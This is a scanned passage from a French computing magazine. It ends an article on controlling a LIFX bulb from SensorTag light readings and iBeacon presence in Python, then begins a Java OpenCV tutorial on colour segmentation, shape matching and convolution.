$ git clone https://github.com/3sigma/pysensortag.git
$ cd pysensortag
$ sudo python setup.py install
$ cd ..
```

5 Test des objets et implémentation de l'automatisme

Les différents scripts présentés par la suite sont disponibles à l'adresse suivante : https://github.com/3sigma/GLMF_IoT_1.git.

5.1 Test de l'ampoule

Le dépôt git de la bibliothèque lifxlan contient un certain nombre d'exemples tous prêts. Exécutons par exemple :

```
$ python lifxlan/examples/hello_world.py
```

Et oui, même en matière d'objet connecté, on n'échappe pas au fameux « bonjour le monde » !

La sortie est la suivante :

```
Discovery will go much faster if you provide the number of lights
on your LAN:
  python lifxlan/examples/hello_world.py <number of lights on LAN>

Discovering lights...

Found 1 light(s):
```

```
AmpouleBureau
  MAC Address: d0:73:d5:01:c4:e9
  IP Address: 192.168.1.14
  Port: 56700
  Service: UDP
  Power: Off
  Color (HSBK): (0, 0, 65535, 3500)
  Host Firmware Build Timestamp: 1432181079000000000 (2015-05-21
04:04:39 UTC)
  Host Firmware Build Version: 131073
  Wifi Firmware Build Timestamp: 1430720216000000000 (2015-05-04
06:16:56 UTC)
  Wifi Firmware Build Version: 131073
  Vendor: 1
  Product: 1
  Version: 6
  Current Time: 1455728337797000004 (2016-02-17 16:58:57 UTC)
  Uptime (ns): 3239250160000000 (89.98 hours)
  Last Downtime Duration +/-5s (ns): 4000 (0.0 hours)
  Wifi Signal Strength (mW): 0.0019952619914
  Wifi TX (bytes): 204518
  Wifi RX (bytes): 226077
```

Pour avoir quelque chose de plus « visible », le programme **blink.py** permet, comme son nom l'indique de faire clignoter l'ampoule. Il passe également en revue les différentes couleurs.

```
$ python lifxlan/examples/blink.py
```

Ça marche ! Je vous demande de me croire sur parole, je n'ai pas posté de vidéo sur Youtube...

Enfin, un test très simple (implémenté dans le **test_lifx.py**, script faisant partie des exemples liés à cet article) et préfigurant ce qui sera intégré plus tard dans l'automatisme, consiste à extraire l'ampoule qui nous intéresse de la liste des ampoules découvertes, puis de faire un allumage pendant 2s suivi d'une extinction :

```
01: from lifxlan import *
02: from time import sleep
03:
04: # Démarrage du client
05: lifx = LifxLAN()
06:
07: # Découverte des ampoules
08: devices = lifx.get_lights()
09:
10: # Récupération de mon ampoule (nommée "AmpouleBureau")
11: for device in devices:
12:     if device.get_label() == "AmpouleBureau":
13:         monAmpoule = device
14:
15: # Allumage et extinction
16: monAmpoule.set_power("on")
17: sleep(2)
18: monAmpoule.set_power("off")
```

Comme vous pouvez le constater, cette librairie propose une API très facile à utiliser.

5.2 Test de la communication avec le SensorTag

Bien que nous ayons comme objectif final de lire la luminosité, la lecture de la température est un bon test car nous pouvons la comparer avec quelque chose de connu : si le résultat est 50°C, cela signifie qu'il y a un problème quelque part, potentiellement dans des fonctions générales qui pourraient impacter la lecture de tous les capteurs. Si nous faisons le test directement sur le capteur de luminosité, nous sommes incapables de dire si une valeur de 100 ou 3000 lux correspond à la réalité.

Mais avant toute chose, nous devons connaître l'adresse du SensorTag. Nous pouvons exécuter dans ce but le script **scan.py** :

```
01: import pygatt.backends
02:
03: # Démarrage du BLED112
04: adapter = pygatt.backends.BGAPIBackend()
05: adapter.start()
06:
07: # Scan des périphériques Bluetooth à portée du BLED112
08: print("Scan...\n")
09: devices = adapter.scan()
10:
11: # Affichage du nom, de l'adresse et de la puissance du signal
de chaque périphérique
12: for dev in devices:
13:     name = dev.get('name')
14:     address = dev.get('address')
15:     rssi = dev.get('rssi')
16:     print(name + ":  " + address + " - RSSI: " + str(rssi))
17:
18: # Arrêt du BLED112
19: adapter.stop()
```

On notera ligne 4 l'appel à **pygatt.backends.BGAPIBackend()** car nous utilisons le dongle BLED112.

L'exécution de ce script donne le résultat suivant :

```
$ python scan.py
Scan...

Ghostyu:  68:9E:19:10:DA:CE - RSSI : -62
V.ALRT C5:03:7D:  D0:39:72:C5:03:7D - RSSI: -51
CC2650 SensorTag:  B0:B4:48:C0:5D:00 - RSSI: -59
```

L'adresse du SensorTag est donc **B0:B4:48:C0:5D:00**. Le Ghostyu correspond à l'iBeacon, quant au V.ALRT, il s'agit d'un bouton avec interface BLE, dont j'avais transitoirement occulté l'existence sur mon bureau.

Nous pouvons maintenant intégrer l'adresse découverte précédemment dans le script **test_sensortag.py** pour obtenir les températures et la luminosité mesurées par le SensorTag :

```
01: import pygatt.backends
02: import pysensortag
03: from time import sleep
04:
05: # Démarrage du BLED112
06: adapter = pygatt.backends.BGAPIBackend()
07: adapter.start()
08:
09: # Connexion au SensorTag
10: sensortag = pysensortag.PySensorTag(adapter,
'B0:B4:48:C0:5D:00')
11:
12: print("Activation du capteur de temperature")
13: sensortag.ActivateTemperatureSensor()
14:
15: print("Activation du luxometre\n")
16: sensortag.ActivateLuxometerSensor()
17:
18: # Délai laissant le temps aux activations de se réaliser
19: sleep(1)
20:
21: # Lecture et affichage des températures
22: temperatures = sensortag.GetTemperature()
23: ambientTemp = temperatures[0]
24: objectTemp = temperatures[1]
25: print("Ambient Temp: %.2f C" % ambientTemp)
26: print("Object Temp: %.2f C\n" % objectTemp)
27:
28: # Lecture et affichage de la luminosité
29: Lux = sensortag.GetLuxometer()
30: print("Light intensity: %.2f lx" % Lux)
31:
32: # Arrêt du BLED112
33: adapter.stop()
```

Le résultat est le suivant :

```
$ python test_sensortag.py
Connected to SensorTag

Device name: SensorTag 2.0
RSSI: -53
Firmware revision string: 1.20 (Jul 20 2015)

Activation du capteur de temperature
Activation du luxometre

Ambient Temp: 21.94 C
Object Temp: 16.78 C

Light intensity: 4.79 lx
```

Ce script de test utilise un certain nombre de fonctions de la librairie pysensortag, basée sur PyGATT. Par exemple, le nom du *device* est affiché lors de la phase de connexion au SensorTag, lignes 8 et 9 :

```
01: class PySensorTag(object):
02:
03:     def __init__(self, adapter, address):
04:         self.device = adapter.connect(address)
05:
06:         print("Connected to SensorTag\n")
07:
08:         value = self.device.handle_read(3)
09:         print("Device name: " + bytearray(value))
10:
11:         print("RSSI: " + str(self.device.get_rssi()))
12:
13:         value = self.device.handle_read(20)
14:         print("Firmware revision string: " + bytearray(value))
15:         print("")
16: (...)
```

On fait simplement appel à la fonction **handle_read()**, ajoutée à la version originale de PyGATT, puis on convertit le résultat en une chaîne de caractères lisible : « SensorTag 2.0 » est plus sympathique que « 53656e736f7254616720322e30 ».

5.3 Test de la communication avec l'iBeacon

Nous avons vu qu'avec le SensorTag, il est tout d'abord nécessaire de se connecter au périphérique avant de pouvoir lire les données de ses capteurs. Avec d'autres objets, il peut en plus être nécessaire d'entrer un mot de passe. Avec un iBeacon, c'est beaucoup plus simple : il n'est pas nécessaire de se connecter, toutes les informations utiles (major, minor et RSSI) se trouvant dans le paquet de données envoyé en permanence par la balise pour avertir de sa présence.

Ceci étant, nous allons utiliser dans notre application l'iBeacon uniquement pour identifier une personne qui le portera sur elle. Par conséquent, seule l'adresse nous suffit et comme nous avons vérifié lors du scan qu'elle était lisible, nous n'avons pas besoin de faire de test additionnel.

Rappelons que le choix d'un iBeacon est ici uniquement motivé par son faible coût et sa légèreté. Il peut se mettre facilement dans une poche ou mieux, s'attacher à un porte-clé (car je doute qu'il continue à fonctionner après un passage en machine). J'aurais très bien pu utiliser également le bouton BLE qui est apparu lors du scan, mais il me sert dans une autre application.

5.4 Automatisation de l'ensemble

Nous sommes maintenant parés pour réaliser l'automatisme, implémenté dans le script **iot.py**.

Ce programme est structuré d'une manière assez classique : après une phase d'initialisation qui n'est autre que la

concaténation de ce que nous avons vu précédemment dans les programmes de test, on entre dans une boucle permettant l'exécution de la fonction principale avec une période d'une seconde :

```
# Création d'un scheduler pour exécuter des opérations à cadence fixe
T0 = time()
dt = 1
i = 0
s = sched.scheduler(time, sleep)

def loop():
    global i
    i = i+1
    s.enterabs( T0 + (i * dt), 1, Automate, ())
    s.run()
```

La fonction **Automate** scanne tout d'abord les périphériques BLE pour chercher l'adresse de l'iBeacon. Si celui-ci est présent, l'ampoule est allumée en fonction de la luminosité mesurée :

```
# Recherche de l'adresse de l'iBeacon
foundAddress = False
for dev in devices:
    address = dev.get('address')
    if address == '68:9E:19:10:DA:CE':
        foundAddress = True
        print("iBeacon en vue !")
    else:
        print("iBeacon absent !")

# On passe à la suite uniquement si l'iBeacon est présent
if foundAddress:
    # Lecture de la luminosité et allumage en fonction de la
    # valeur par rapport à l'hystérésis
    Lux = sensortag.GetLuxometer()
    print "Light intensity: %.2f lx" % Lux
    if Lux < seuilLuminositeMin:
        if etatLampe==0:
            print("Luminosite insuffisante: allumage lampe")
            monAmpoule.set_power("on")
            etatLampe = 1
    elif Lux > seuilLuminositeMax:
        if etatLampe==1:
            print("Luminosite suffisante: extinction lampe")
            monAmpoule.set_power("off")
            etatLampe = 0
else:
    if etatLampe==1:
        print("iBeacon absent: extinction lampe")
        monAmpoule.set_power("off")
        etatLampe = 0
```

Notez la présence d'un hystérésis, matérialisé par les variables **seuilLuminositeMin** et **seuilLuminositeMin** pour éviter que la lampe ne s'éteigne sous l'effet de son propre éclairage. Si l'iBeacon est absent, on éteint l'ampoule.

L'exécution de ce script sur une séquence « capteur dans l'ombre → capteur à la lumière → capteur dans l'ombre → sortie iBeacon → entrée iBeacon » donne le résultat suivant :

```
Connexion au SensorTag
Connected to SensorTag

Device name: SensorTag 2.0
RSSI: -52
Firmware revision string: 1.20 (Jul 20 2015)

Activation du luxometre
Test de l'ampoule: allumage pendant 2 s
Setup done.
iBeacon en vue !
Light intensity: 4.31 lx
Luminosite insuffisante: allumage lampe

iBeacon en vue !
Light intensity: 5.12 lx

iBeacon en vue !
Light intensity: 226.08 lx
Luminosite suffisante: extinction lampe

iBeacon en vue !
Light intensity: 175.60 lx

iBeacon en vue !
Light intensity: 5.67 lx
Luminosite insuffisante: allumage lampe

iBeacon en vue !
Light intensity: 19.60 lx

iBeacon en vue !
Light intensity: 19.52 lx

iBeacon absent: extinction lampe

iBeacon en vue !
Light intensity: 6.55 lx
Luminosite insuffisante: allumage lampe

iBeacon en vue !
Light intensity: 18.15 lx
```

Conclusion

L'air de rien, nous venons de mettre en place dans cet article une passerelle Wifi - BLE, chose très utile dans un contexte de domotique (ou de maison intelligente pour utiliser un terme un peu plus à la mode). De plus, cette passerelle peut être utilisée sur (presque) n'importe quelle plateforme matérielle et logicielle. Je n'ai pas spécialement envie de tester ça sur une Raspberry Pi avec Windows 10 IoT, mais en théorie ça doit fonctionner. En tout cas, nous n'avons choisi que des matériels et logiciels multi-plateformes.

Ceci montre également qu'il est possible d'utiliser avec un ordinateur, sur son réseau local, des objets initialement conçus dans une optique smartphone et/ou Cloud ce qui ouvre de nouvelles possibilités d'applications sans qu'il soit nécessaire d'envoyer vos données dans la nature. Nous aurons l'occasion d'explorer ceci dans de prochains articles. ■

Références

[1] Services BLE standards : https://developer.bluetooth.org/gatt/services/Pages/ServicesHome.aspx

[2] Caractéristiques BLE standard : https://developer.bluetooth.org/gatt/characteristics/Pages/CharacteristicsHome.aspx

ACTUELLEMENT DISPONIBLE

MISC N°86 !

VOUS ALLEZ AVOIR PEUR DE VOTRE CAFETIÈRE !

QUELLE SÉCURITÉ POUR L'INTERNET DES OBJETS ?

NE LE MANQUEZ PAS

CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :

www.ed-diamond.com

VISION ASSISTÉE PAR ORDINATEUR VIA OPENCV

Florent THEVENET [Concepteur développeur]

Comment reconnaître un objet sur une image ? Comment corriger la perspective d'une image ? Apprenez à utiliser les algorithmes d'OpenCV au travers d'exemples pour traiter et analyser des images.

Mots-clés : OpenCV, Traitement d'images, Analyse d'images, Vision assistée par ordinateur, Java

Résumé

La vision par ordinateur combine deux aspects. Le traitement transforme l'image acquise pour améliorer sa qualité, dans le but de l'analyser par la suite pour en extraire les informations souhaitées. Ces deux phases sont traitées dans cet article avec la bibliothèque OpenCV qui permet une mise en œuvre rapide des mécaniques de vision numérique.

La vision assistée par ordinateur est une discipline en pleine expansion. Elle est présente dans de nombreux domaines, que ce soit médical (notamment les IRM), sécuritaire, industriel ou robotique. Le traitement d'images est une étape préliminaire incontournable à la vision par ordinateur. Elle est complétée par une étape d'interprétation et d'analyse de données (suivant le contexte, des techniques de *machine learning* peuvent s'avérer pertinentes). Dans le langage commun, le terme traitement d'images est généralement employé pour englober ces deux aspects, à savoir la manipulation et transformation d'images ET l'analyse de l'image.

La bibliothèque OpenCV **[1]** (pour *Open Computer Vision*) est une bibliothèque graphique libre. Elle met à disposition de nombreuses fonctionnalités très diversifiées, allant du traitement bas niveau des images (lecture / écriture d'une image, calcul d'histogramme, lissage, filtrage, seuillage, segmentation, morphologie mathématique), au *machine learning*. En outre, cette bibliothèque s'est imposée comme un standard car les outils qu'elle propose sont souvent issus de l'état de l'art en vision des ordinateurs.

Cette bibliothèque est distribuée sous licence BSD. Développée en C / C++, elle est capable de tirer profit de traitement multicœur et de l'accélération matérielle de la plateforme sous-jacente. Enfin, elle est compatible avec une large variété de langages de programmation (entre autre C++, Python, Java) et est disponible sur différentes plateformes telles que Linux, Windows, OS X, Android, iOS etc...

Au cours de cet article, nous allons aborder différentes mécaniques classiques de vision par ordinateur au travers de deux exemples. Dans un premier temps, nous effectuerons de l'analyse d'images, c'est-à-dire extraire l'information contenue dans une image. Puis nous manipulerons les fonctions de traitement d'images, ce qui consiste à « améliorer » une image avant de l'analyser. Enfin, nous étudierons l'image traitée, afin de compléter le cycle et faire ressortir les données. La difficulté du traitement d'images ne réside pas tant dans les algorithmes (déjà implémentés dans OpenCV) que dans leurs choix et leurs paramétrisations. Nous nous attarderons donc sur ces points, pour vous permettre de les utiliser à bon escient.

Le traitement du signal étant une discipline à la croisée entre l'informatique et les mathématiques appliquées, il est nécessaire d'avoir des connaissances de base dans les deux domaines.

Utilisation d'OpenCV avec Java

Les exemples de code sont en Java, étant donné que les tutoriels d'OpenCV sont très fournis en C++ et Python. L'installation d'OpenCV pour Java est décrite dans les tutoriels spécifiques **[2]**. Le code ci-dessous permet de tester si l'installation est opérationnelle :

```
public static void main(String[] args) {
  System.LoadLibrary(Core.NATIVE_LIBRARY_NAME); // Charge
la bibliothèque
  Mat src = Highgui.imread("banane.jpg"); // Instancie une
matrice à partir de l'image
  System.out.println(src.size()); // Affiche la taille de
la matrice
}
```

Plusieurs écueils à éviter :

- bien lier la bibliothèque dynamique ;
- à partir d'OpenCV 3, la classe **`Highgui`** est divisée en deux modules : **`Imgcodecs`** et **`Videoio`**. Il peut être nécessaire de remplacer, selon votre version, le préfixe de la fonction **`imread()`** ;
- si l'url de l'image est inexacte, aucune exception n'est levée. L'objet créé est vide et la taille retournée en console est : **`0x0`** (ligne x colonne).

1 L'analyse d'images

L'objectif de cette première partie est d'analyser une image, pour « deviner » le fruit représenté dessus. Cet exemple pourrait être mis en œuvre par des balances de supermarchés qui fournissent un choix de fruits et/ou légumes lors de la pesée. Avant de commencer, il convient de se poser les deux questions tautologiques suivantes :

- Qu'est-ce que je veux identifier ?
- Qu'est-ce qui me permet de caractériser chacun des objets à identifier ?

Hélas, la vision par ordinateur n'est pas magique : elle ne peut pas répondre à votre place à ces questions :)

Dans notre exemple de balances de supermarchés, des caractéristiques évidentes à prendre en compte sont la couleur et la forme.

1.1 Segmentation par la couleur

Le premier élément pour classifier le fruit présent sur une image est la couleur. Nous allons donc estimer si le fruit est jaune en filtrant les pixels de cette couleur.

Le test suivant permet de vérifier que chaque pixel de l'image choisie dispose de 3 données comprises entre **`0`** et **`255`** (**`8U`** pour 8-bit *unsigned*, **`C3`** pour 3 *channels*).

```
src.type() == CvType.CV_8UC3
```

L'espace de couleur utilisé est le RGB (rouge, vert, bleu). Pour traquer un objet suivant sa couleur, l'espace de couleur couramment utilisé est le HSV (*hue*, *saturation*, *value* pour teinte, saturation, luminosité), car il décrit une couleur dans une approche psychologique de cette perception. La teinte se représente sous la forme d'un disque chromatique (voir figure 1) comprenant la forme pure de la couleur, par opposition au blanc, noir et gris. Les composantes de saturation et luminosité vont permettre de faire varier cette forme pure : par exemple, un vert peut varier de vert pâle (forte luminosité) à vert foncé (faible luminosité). Dans OpenCV, les teintes sont comprises entre **`0`** et **`180`**, ce qui correspond aux valeurs du disque en figure 1 divisées par 2.




Fig. 1 : Teinte du disque chromatique HSV.

Pour traquer la couleur, on va donc convertir l'image originale (voir figure 2) en HSV, puis la *seuiller* pour ne garder que les pixels de la gamme de couleurs choisie :

```
// Conversion de l'image en HSV
Imgproc.cvtColor(src, src, Imgproc.COLOR_BGR2HSV);

// Définition des limites
Scalar lower_yellow = new Scalar (20, 50, 50);
Scalar upper_yellow = new Scalar (40, 255, 255);

// Seuillage de l'image pour ne garder que les couleurs jaunes
Mat mask = new Mat();
Core.inRange(src, lower_yellow, upper_yellow, mask);

// Export
Highgui.imwrite("banana_mask.png", mask);
```




Fig. 2 : Image originale.

Notez que la fonction de conversion *cvtColor()* (comme la plupart des fonctions d'OpenCV) attend un argument source et destination. Il est également possible, dans notre cas, si on ne souhaite pas conserver l'image source, de fournir comme destination l'objet source.




Fig. 3 : Masque obtenu après seuillage de couleur.

Cette opération de seuillage par la couleur a permis de *binariser* l'image (voir figure 3), c'est-à-dire de classer les pixels en deux catégories : en noir, les pixels d'arrière-plan (dans notre cas, tous les pixels non jaunes) et en blanc, les pixels de premier plan (les pixels jaunes). Pour savoir si notre fruit est majoritairement jaune, on peut dénombrer le nombre de pixels du masque de la façon suivante :

```
Core.countNonZero(mask);
```

Le résultat de **74 515** (pixels) corrobore le fait que le fruit est majoritairement jaune.

Dans l'optique de classifier des fruits et légumes, on peut donc tester les différentes gammes de couleurs attendues pour effectuer un premier tri. Bien évidemment, ce n'est qu'une première étape, car cette classification n'est pas suffisante. En effet, entre une banane et une pomme, il va falloir trouver un autre critère de différenciation.

1.2 Segmentation par la forme

Si on teste le code précédent avec une image de pomme jaune (figure 4), on obtient également un résultat positif.

Fig. 4 : Pomme jaune.

Pour différencier ces deux éléments (pomme / banane), il faut s'intéresser à leurs formes, ou plutôt, en traitement images, à l'organisation, la distribution des points formant leurs contours. Commençons donc par extraire le contour principal du fruit (à partir du masque).

```
List<MatOfPoint> contour_fruit = new ArrayList<MatOPoint>;
// Extraction des contours dans la liste contour_fruit
Imgproc.findContours( mask,
     contour_fruit,
     new Mat(),
     Imgproc.RETR_TREE,
     Imgproc.CHAIN_APPROX_SIMPLE
     );
```

La fonction **findContours()** d'OpenCV trouve et hiérarchise les contours d'une image *binarisée* (**mask**) dans une liste de vecteurs (**contour_fruit**). Les paramètres **RETR_TREE** et **CHAIN_APPROX_SIMPLE** spécifient respectivement la méthode de récupération des contours et la méthode d'approximation des contours (pour plus d'informations sur ces paramètres, voir la documentation d'OpenCV).




Fig. 5 : Forme de référence.

Ensuite, pour déterminer la forme du contour, il faut le comparer à une référence. Nous nous sommes servis d'une image de rond blanc sur fond noir comme référence (voir figure 5), mais nous aurions également pu créer une matrice et utiliser la fonction de dessin **Core.circle()**.

```
//Charge la référence en échelle de gris
Mat template = Highgui.imread("rond.jpg", Highgui.IMREAD_GRAYSCALE);
// Binarisation de la référence
Imgproc.threshold(template, template, 127,0d, 255, Imgproc.THRESH_
BINARY);

// Extraction des contours
List<MatOfPoint> contour_template = new ArrayList<MatOPoint>;
Imgproc.findContours( template,
     contour_template,
     new Mat(),
     Imgproc.RETR_TREE,
     Imgproc.CHAIN_APPROX_SIMPLE);
```

Enfin, comparons les deux principaux contours de chaque liste :

```
double ratio = Imgproc.matchShapes(contour_fruit.get(0),
        contour_template.get(0),
        Imgproc.CV_CONTOURS_MATCH_I3,
        0);
System.out.println(ratio) ;
```

La fonction **matchShapes()** compare les deux formes et retourne une valeur de similitude. Plus cette valeur est faible, plus il y a de correspondances entre les deux formes. Cette fonction se base sur les sept moments de Hu d'une image **[3]**, elle est donc pertinente même si la forme a subi une rotation, une translation ou un changement d'échelle.

Le ratio de comparaison de formes entre banane et rond est d'environ **0,7**, alors qu'il est de **0,02** pour la pomme.

1.3 Retour sur la problématique

Une problématique récurrente du traitement d'images est qu'il n'y a pas de méthode de détection généraliste. Chaque objet à identifier doit être connu à l'avance et on doit avoir déterminé les données pertinentes pour le caractériser. Il faut donc, pour avoir un programme complet, lister toutes les cibles à détecter, dans notre cas tous les fruits que l'on souhaite identifier, et les paramètres particuliers à chacun, en l'occurrence les plages de couleur et les formes de référence. Il faut que ces paramètres soient suffisamment pertinents. On a coutume de dire que si un enfant de 4 ans ne peut pas faire la différence entre deux objets, on ne pourra le programmer (sans considération de technique de *machine learning*). Dans notre exemple, il sera impossible de différencier une clémentine d'une orange, ces deux fruits présentant trop de similitudes.

Cet exemple est une base d'analyse d'image, nous allons maintenant nous intéresser aux phases en amont, celles nécessaires pour avoir un ensemble correct d'images à analyser. En effet, les images choisies étaient facilement exploitables car exemptes de défauts, mais cela est rarement le cas si l'on considère des captures vidéos. Nous allons donc maintenant approfondir les éléments nécessaires pour améliorer des images.

2 Le traitement d'images

Le morpion en figure 6 (page suivante), va servir d'illustration pour un processus de traitement d'images. Plusieurs transformations vont être appliquées à cette photographie pour obtenir un résultat facilement exploitable (analysable). L'objectif est d'obtenir une image cadrée et ne contenant que les éléments qui nous intéressent (la grille, les croix et les ronds).




Fig. 6 : Photographie d'une grille de morpion avant traitement.

2.1 La convolution

Dans un premier temps, un léger flou va être donné à l'image, afin de diluer légèrement le bruit (les pixels parasites). Cette étape n'est pas essentielle, mais elle facilite la suite du traitement et permet d'introduire la notion de convolution.

La convolution est le traitement d'une matrice par une autre appelée noyau ou matrice de convolution : l'algorithme étudie successivement chacun des pixels de l'image. Pour chaque pixel, que nous appellerons « pixel initial », il dispose le noyau sur la matrice, centré sur le pixel initial, et pour chacun des pixels sous le noyau il le multiplie par la valeur correspondante dans le noyau. Il additionne l'ensemble des résultats et le pixel initial prend alors la valeur du résultat final.

La figure 7 montre un exemple fictif de convolution. Pour un flou moyen, on ajoute à parts égales les couleurs de tous les pixels alentour, via un noyau de pondération uniforme. Inversement, pour renforcer le contraste, on augmente la couleur du pixel initial, et on enlève celle des pixels alentour. L'effet obtenu par convolution dépend donc fortement du noyau choisi.

Le code suivant permet d'appliquer un flou avec un noyau de taille **11x11** sur la figure 8, ci-contre.

```
System.loadLibrary(Core.NATIVE_LIBRARY_NAME);
// Chargement de l'image
Mat src = Highgui.imread("lena.jpg", Highgui.IMREAD_COLOR);
// Définition du noyau
Mat kernel = Mat.ones(11, 11, CvType.CV_64F);

double d =1;
d /= 121;
Scalar s = new Scalar(d);
// Normalisation du noyau
Core.multiply(kernel, s, kernel);

// Produit de convolution
Imgproc.filter2D(src, src, -1, kernel);
// Export
Highgui.imwrite("lena_flou.jpg", src);/
```

On obtient le résultat visible en figure 9, ci-contre.

Pour augmenter le contraste, il suffit de remplacer le noyau pour obtenir la figure 10, ci-contre.




Fig. 7 : Produit de convolution. En haut, la matrice après floutage, en bas, après augmentation du contraste.

```
Mat kernel = new Mat(new Size(5, 5),
CvType.CV_64F);
kernel.put(0,0, // insertion à la
position (0,0) de la matrice
    0,0,-1,0,0,
    0,-1,-1,-1,0,
    -1,-1,13,-1,-1,
    0,-1,-1,-1,0,
    0,0,-1,0,0);
```

Note

Les noyaux doivent être normalisés, c'est-à-dire que la somme des poids est égale à **1**, sous peine d'avoir des images blanches ou noires (valeurs de pixels inférieures à **0** ou supérieures à **255**).

Fig. 8 : Lena Söderberg.




Fig. 9 : Lena après convolution (flou)

Outre le flou ou le contraste, on peut, en choisissant correctement le noyau, détecter les bords. Pour cela, il convient d'étudier les gradients de couleurs. On utilise un noyau de somme de poids nul pour déterminer si la variation du pixel par rapport à son voisinage est positive ou négative (en valeur de gris).

```
